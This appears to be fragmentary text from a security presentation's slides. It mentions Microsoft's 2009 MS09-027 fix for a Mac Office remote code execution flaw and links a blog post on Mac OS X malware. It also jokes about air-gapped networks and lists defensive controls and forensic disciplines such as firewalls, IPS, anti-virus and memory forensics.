
RATE THIS

★★★★★


In June 2009, Microsoft issued security update MS09-027, which fixed a remote code execution vulnerability in the Mac version of Microsoft Office. Despite the availability of the bulletin (and the

http://blogs.technet.com/b/mmpc/archive/2012/04/30/an-interesting-case-of-mac-osx-malware.aspx


But wait, I’m air gapped.



← Air Gap →



← Air Gap →



Firewall

IPS

Web Gateways

Anti-Virus

Video

Disk Forensics

Memory Forensics

Sys Internals

Auditing

Prevention

Crime Scene Investigation

